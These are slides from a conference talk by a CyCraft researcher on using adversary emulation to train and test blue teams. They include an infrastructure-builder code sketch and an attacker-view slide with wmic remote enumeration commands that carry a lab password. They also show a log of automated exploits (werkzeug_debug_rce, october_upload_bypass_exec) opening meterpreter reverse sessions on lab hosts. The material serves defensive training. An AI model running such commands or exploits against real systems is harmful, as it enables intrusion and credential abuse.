



The Dojo of Blue: How Adversary Emulation Can Enhance Blue Team Performance

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002
HITB LOCKDOWN
livestream



Who am I

- Cyber Security Researcher @ CyCraft
- Speaker of HITCON, Black Hat USA(2020)
- UCCU Hacker Co-Founder
 - Private Cyber Security Group in Taiwan






CyCraft




CyCraft is an AI company that forges the future of cybersecurity resilience through autonomous systems and human-AI collaboration.






CyCraft in MITRE ATT&CK Evaluation



Alerts on Detections



CyCraft Takes Significant Alerting Lead in MITRE ATT&CK® Evaluations' Latest Round



Maturity level



Ref: Bryson Bort (scythe)



Why Adversary Emulation ?

- Check detect/investigate capability
 - Can our products can detect known attack?
 - Do we need to add more detection?
- Validate SOC/Blue Team
 - Check MSSP still awake



Our Adversary Emulator Goals

- Easy to build the environment
- Continuous add new attack framework
- Enhance the investigation skills
- Make historical security event can be replay




Agenda

- Emulator Architecture
- Emulation Process Design
- Toolkit integrated
- Blue Team Performance





Architecture





Infrastructure Builder





Code Snippet

```

Management = new Management()

Endpoint m1 = new windows.Endpoint("windows 10")
Endpoint m2 = new windows.Endpoint("windows server 2016")

env_handler = Management.new_infra()
env_handler.add_machine(m1)
env_handler.add_machine(m2)
env_handler.init_infra()

operation_plan = get_avaiable_operation_plans(infra_handler)
Management.new_op_plan("empire apt3")

operation = Management.launch_operation(operation_plan, infra_handler)
  
```



Other infra builder project


- Mordor Labs (<https://github.com/OTRF/mordor-labs>)
- attack_range (https://github.com/splunk/attack_range)



Attack Simulator

Network Environment

Host VictimB-> VictimA




Attacker View

ATT&CK ID: T1005 Data from Local System
ATT&CK ID: T1074 Data Staged
ATT&CK ID: T1105 Remote File Copy
ATT&CK ID: T1158 Hidden Files and Directories
ATT&CK ID: T1002 Data Compressed
Press any key to continue
Take sethc in victim B
ShellCmd: **shell**
wmic /node:10.99.99.102 /password:1qaz@WSX /user:eric service list
wmic /node:10.99.99.102 /password:1qaz@WSX /user:eric process list
wmic /node:10.99.99.102 /password:1qaz@WSX /user:eric startup list

ATT&CK ID: T1219 Remote Access Tools
ATT&CK ID: T1015 Accessibility Features
ATT&CK ID: T1183 Image File Execution Options Injection
Press any key to continue
Connected
[*] Initial server connection...




CONNECTED



```

[*] Launching werkzeug_debug_rce against 192.168.122.135
[*] Waiting 30 seconds...
[*] Waiting for reverse meterpreter connection from 192.168.122.135...
[*] Waiting 30 seconds...
[*] Waiting 29 seconds...
[*] Got meterpreter connection from 192.168.122.135
[*] Waiting 28 seconds...
[+] Pwned 192.168.122.135 by exploiting werkzeug_debug_rce => session 5
[*] Finished exploiting 192.168.122.135 using werkzeug_debug_rce
[*] Waiting 27 seconds...
[*] Waiting 26 seconds...
[*] Waiting 25 seconds...
[*] Waiting 24 seconds...
[*] Waiting 23 seconds...
[*] Waiting 22 seconds...
[*] Waiting 21 seconds...
[*] Got meterpreter connection from 192.168.122.220
[+] Pwned 192.168.122.220 by exploiting october_upload_bypass_exec => session 6
[*] Finished exploiting 192.168.122.220 using october_upload_bypass_exec
[*] Connected to server

```






Adversary Emulator

Playbook design



Playbook design






Playbook – Design Concept


- Technique – modularize the attack procedure
- Story – Enhance the blue team investigation skills
- Not just detectable technique

Playbook




APT3

<https://attacker.vals.mitre.org/>



